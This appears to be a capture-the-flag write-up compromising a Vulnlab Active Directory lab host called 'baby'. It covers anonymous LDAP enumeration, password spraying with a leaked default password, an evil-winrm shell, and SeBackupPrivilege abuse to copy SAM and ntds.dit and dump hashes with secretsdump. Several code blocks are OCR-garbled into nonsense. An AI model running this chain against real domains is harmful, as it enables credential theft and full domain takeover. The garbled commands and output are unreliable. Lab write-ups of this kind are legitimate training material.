

INITIAL SHELL:

NMAP Scan.

```
| Care | 
            Host script results:
| smb2-security-mode:
                    Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 385.51 seconds
```

Anonymous LDAP enumeration is possible. Enumerating list of users and "description" attribute using ldapsearch.

```
L-$ ldapsearch -H ldap://10.10.95.114 -x -b "dc-baby,dc-vl" "users" "description"

# Ktended LDIF

# LDAP/3

# base cdc-baby,dc-vl> with scope subtree

# filter: (objectclass-m)

# requesting: users description

# baby.vl

dn: Ob-baby,DC-vl

# krbigt, Users, baby.vl

dn: CM-krbigt,CM-Users, Dc-baby,DC-vl

# Domain Computers, Users, baby.vl

dn: CM-bomain Computers, CM-Users,DC-baby,DC-vl

description: All workstations and servers joined to the domain

# Domain Controllers, Users, baby.vl

dn: CM-Domain Controllers, CM-Users,DC-baby,DC-vl

# Schema Admins, Users, baby.vl

dn: CM-CM-Domain Controllers, CM-Users,DC-baby,DC-vl

# Enterprise Admins, Users, baby.vl

dn: CM-CM-Enterprise Admins, Users, Daby,vl

dn: CM-Enterprise Admins, Users, Daby,vl

dn: CM-Enterprise Admins, Users, Daby,vl

dn: CM-Enterprise Admins, Users, Daby,vl

dn: CM-Commain Admins, Users, Daby,vl

dn: CM-Commain Admins, Users, Daby,vl

dn: CM-Domain Guests, CM-Users,DC-baby,DC-vl

# Domain Users, Users, baby.vl

dn: CM-Domain Guests, Users, Daby,vl

dn: CM-Domain Guests, CM-Users,DC-baby,DC-vl

description: All domain guests

# Group Policy Creator Owners, CM-Users,DC-baby,DC-vl

description: Members in this group can modify group policy for the domain

# RAS and IAS Servers, Users, baby,DC-vl

description: Servers in this group can access remote access properties of user

# Domain Users, Dave,Daby,DC-vl

description: Servers in this group can access remote access properties of user
```

```
# it, Users, baby.vl
dn: CN=it,CN=Users,DC=baby,DC=vl
# Administrator, Users, baby.vl
dn: CN=Administrator,CN=Users,DC=baby,DC=vl
# Guest, Users, baby.vl
dn: CN=Guest,CN=Users,DC=baby,DC=vl
description: Built-in account for guest access to the computer/domain
# Jacqueline Barnett, dev, baby.vl
dn: CN=Jacqueline Barnett,OU=dev,DC=baby,DC=vl
# Ashley Webb, dev, baby.vl
dn: CN=Ashley Webb,OU=dev,DC=baby,DC=vl
# Hugh George, dev, baby.vl
dn: CN=Hugh George,OU=dev,DC=baby,DC=vl
# Leonard Dyer, dev, baby.vl
dn: CN=Leonard Dyer,OU=dev,DC=baby,DC=vl
# Ian Walker dev, baby.vl
dn: CN=Ian Walker,OU=dev,DC=baby,DC=vl
# Connor Wilkinson, it, baby.vl
dn: CN=Connor Wilkinson,OU=it,DC=baby,DC=vl
# Caroline Robinson. it, baby.vl
dn: CN=Caroline Robinson,OU=it,DC=baby,DC=vl
# Joseph Hughes, it, baby.vl
dn: CN=Joseph Hughes,OU=it,DC=baby,DC=vl
# Kerry Wilson, it, baby.vl
dn: CN=Kerry Wilson,OU=it,DC=baby,DC=vl
# Teresa Bell, it, baby.vl
dn: CN=Teresa Bell,OU=it,DC=baby,DC=vl
description: Set initial password to BabyStart123!
# search reference
ref: ldap://ForestDnsZones.baby.vl/DC=ForestDnsZones,DC=baby,DC=vl
# search reference
ref: ldap://DomainDnsZones.baby.vl/DC=DomainDnsZones,DC=baby,DC=vl
# search reference
ref: ldap://baby.vl/CN=Configuration,DC=baby,DC=vl
search: 2
result: 0 Success
```

The same enumeration can be done using windapsearch python script.

```
-(kali@kali)-[~/opt/Vulnlab/baby]
s python3 windapseearch.py -d baby.vl --dc-ip 10.10.95.114 -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.95.114
[+] Getting defaultNamingContext from Root DSE
       Found: DC=baby, DC=vl
[+]
[+] Attempting bind
[+]
[+]
        ... success! Binded as:
         None
[+] Enumerating all AD users
[+]
        Found 11 users:
cn: Guest
cn: Jacqueline Barnett
userPrincipalName: Jacqueline.Barnett@baby.vl
cn: Ashley Webb
userPrincipalName: Ashley.Webb@baby.vl
cn: Hugh George
userPrincipalName: Hugh.George@baby.vl
cn: Leonard Dyer
userPrincipalName: Leonard.Dyer@baby.vl
cn: Ian Walker
userPrincipalName: Ian.Walker@baby.vl
cn: Connor Wilkinson
userPrincipalName: Connor.Wilkinson@baby.vl
cn: Caroline Robinson
userPrincipalName: Caroline.Robinson@baby.vl
cn: Joseph Hughes
userPrincipalName: Joseph.Hughes@baby.vl
cn: Kerry Wilson
userPrincipalName: Kerry.Wilson@baby.vl
cn: Teresa Bell
userPrincipalName: Teresa.Bell@baby.vl
[*] Bye!
```

```
-(kali®kali)-[~/opt/Vulnlab/baby]
spython3 windapseearch.py -d baby.vl --dc-ip 10.10.95.114 -m 'it'
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.95.114
[+] Getting defaultNamingContext from Root DSE
[+]
         Found: DC=baby, DC=vl
[+] Attempting bind [+] ... success!
          ... success! Binded as:
          None
    Attempting to enumerate full DN for group: it
[+]
          Using DN: CN=it, CN=Users, DC=baby, DC=vl
[+]
          Found 5 members:
b'CN=Teresa Bell,OU=it,DC=baby,DC=vl'
b'CN=Kerry Wilson,OU=it,DC=baby,DC=vl'
b'CN=Joseph Hughes,OU=it,DC=baby,DC=vl'
b'CN=Caroline Robinson,OU=it,DC=baby,DC=vl'
b'CN=Connor Wilkinson, OU=it, DC=baby, DC=vl'
[*] Bye!
  -(kali®kali)-[~/opt/Vulnlab/baby]
python3 windapseearch.py -d baby.vl --dc-ip 10.10.95.114 -m 'dev'
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.95.114
[+] Getting defaultNamingContext from Root DSE
         Found: DC=baby,DC=vl
[+]
[+] Attempting bind [+] ... success!
         ... success! Binded as:
          None
[+]
[+] Attempting to enumerate full DN for group: dev
[+]
          Using DN: CN=dev,CN=Users,DC=baby,DC=vl
[+]
          Found 5 members:
b'CN=Ian Walker, OU=dev, DC=baby, DC=vl'
b'CN=Leonard Dyer, OU=dev, DC=baby, DC=vl'
b'CN=Hugh George,OU=dev,DC=baby,DC=vl'
b'CN=Ashley Webb,OU=dev,DC=baby,DC=vl'
b'CN=Jacqueline Barnett,OU=dev,DC=baby,DC=vl'
[*] Bye!
```

Saving all usernames to "users.txt".

```
Open 

I Jacqueline. Barnett

2 Ashley. Webb

3 Hugh. George

4 Leonard. Dyer

5 Ian. Walker

6 Connor. Wilkinson

7 Caroline. Robinson

8 Joseph. Hughes

9 Kerry. Wilson

10 Teresa. Bell
```

Password spraying using crackmapexec reveals "Caroline.Robinson" has password "BabyStart123!". However the password must be changed first to login to the system.

```
- (ball@ lall): | CypertWhinlab/baby| | sers.txt = | BabyStart1231' - continue-ou-success | 18.18 | shill < | baby.vl = | wers.txt = | BabyStart1231' - continue-ou-success | 18.18 | shill < | baby.vl = | wers.txt = | BabyStart1231' - continue-ou-success | vistrib/python3/dist-packages/paranks/transport.py:236: CryptographyDeprecationWarning: wrlib3 (1.26.8) or chardet (5.1.0)/charset_normalizer (2.6.12) doesn't match a supported version! | vistrib = | vistri
```

Changing password to "Hacked@12345" (since "HACKED123" does not satisfy the complexity rule) using impacket's smbpasswd tool for the user "Caroline.Robinson".

Gaining initial foothold as "Caroline.Robinson" using evil-winrm.

```
(kali@kali)-[-/opt/Vulnlab/baby]
$ evil-winrm -i 10.10.95.114 -U Caroline.Robinson -p 'Hacked@12345'

Evil-winRM shelt v1.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: for more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrmERemote-path-completion

Info: Establishing connection to remote endpoint

Evil-winew PS C:\Users\Caroline.Robinson\Documents> whoami

baby\Caroline.robinson


Evil-winew PS C:\Users\Caroline.Robinson\Documents> Get-ChildItem -Path C:\ -Recurse | Where {$_.Name -match 'user.txt'} | Select Fullname

FullName

C:\Users\Caroline.Robinson\Documents> type C:\Us
```

PRIVILEGE ESCALATION:

"Caroline.Robinson" has "SeBackupPrivilege" enabled. Thus we can copy SAM and SYSTEM from registry and download it to kali attack machine.



Dumping the hashes using impacket's secretsdump.

```
(kali@kali)-[~/opt/Vulnlab/baby]
$ impacket-secretsdump -sam sam -system System LOCAL
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0×191d5d3fd5b0b51888453de8541d7e88
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8d992faed38128ae85e95fa35868bb43:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up ...
```

However this hash belongs to the "Administrator" of the local machine, not the "Administrator" of the domain. Thus login via evi-winrm is not possible. As a next step, we need to get the "ntds.dit" which contains the password hashes of all the domain users.

```
(kali@ kali)-[-/opt/Vulnlab/baby]
$ evil-winrm -i 10.10.95.114 -u administrator -H 8d992faed38128ae85e95fa35868bb43

Evil-WinrRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinrRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinrRM::WinrRMAuthorizationError happened, message is WinrRM::WinrRMAuthorizationError

Error: Exiting with code 1

[kali@kali)-[-/opt/Vulnlab/baby]
```

Script for creating a shadow copy as "ntds.dit" is being used by the target and cannot be copied from its original location.

Uploading the script to target.

```
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> upload /home/kali/opt/Vulnlab/baby/shadow.txt
Info: Uploading /home/kali/opt/Vulnlab/baby/shadow.txt to C:\Users\Caroline.Robinson\Documents\shadow.txt

Data: 232 bytes of 232 bytes copied

Info: Upload successful!
```

Creating a shadow copy containing copy of ntds.dit and copying it to "C:\Users\Caroline.Robinson\Documents\ntds.dit".

```
Microsoft DiskShadow version 1.0
Copyright (C.) 2813 Microsoft (C.
```

```
97.6%
  98.0%
 98.4%
 98.8%
 99.2%
 99.6%
100%
100%
                                             Copied
                                                              Skipped Mismatch
                                                                                                      FAILED
      Dirs:
                                                                                                                                   0
     Bytes: 16.00 m 16.00 m
Times: 0:00:00 0:00:00
                                                                                                    0:00:00
                                                                                                                       0:00:00

      Speed :
      83,055,524 Bytes/sec.

      Speed :
      4,752.475 MegaBytes/min.

      Ended :
      Sunday, October 8, 2023 6:38:44 AM
```

Transferring the ntds.dit to kali.



Dumping all domain users' password hash using impacket's secretsdump.

```
| The process of the control of the
```

Gaining full access to the target as "Administrator" (the domain account, not the local account which has the same name).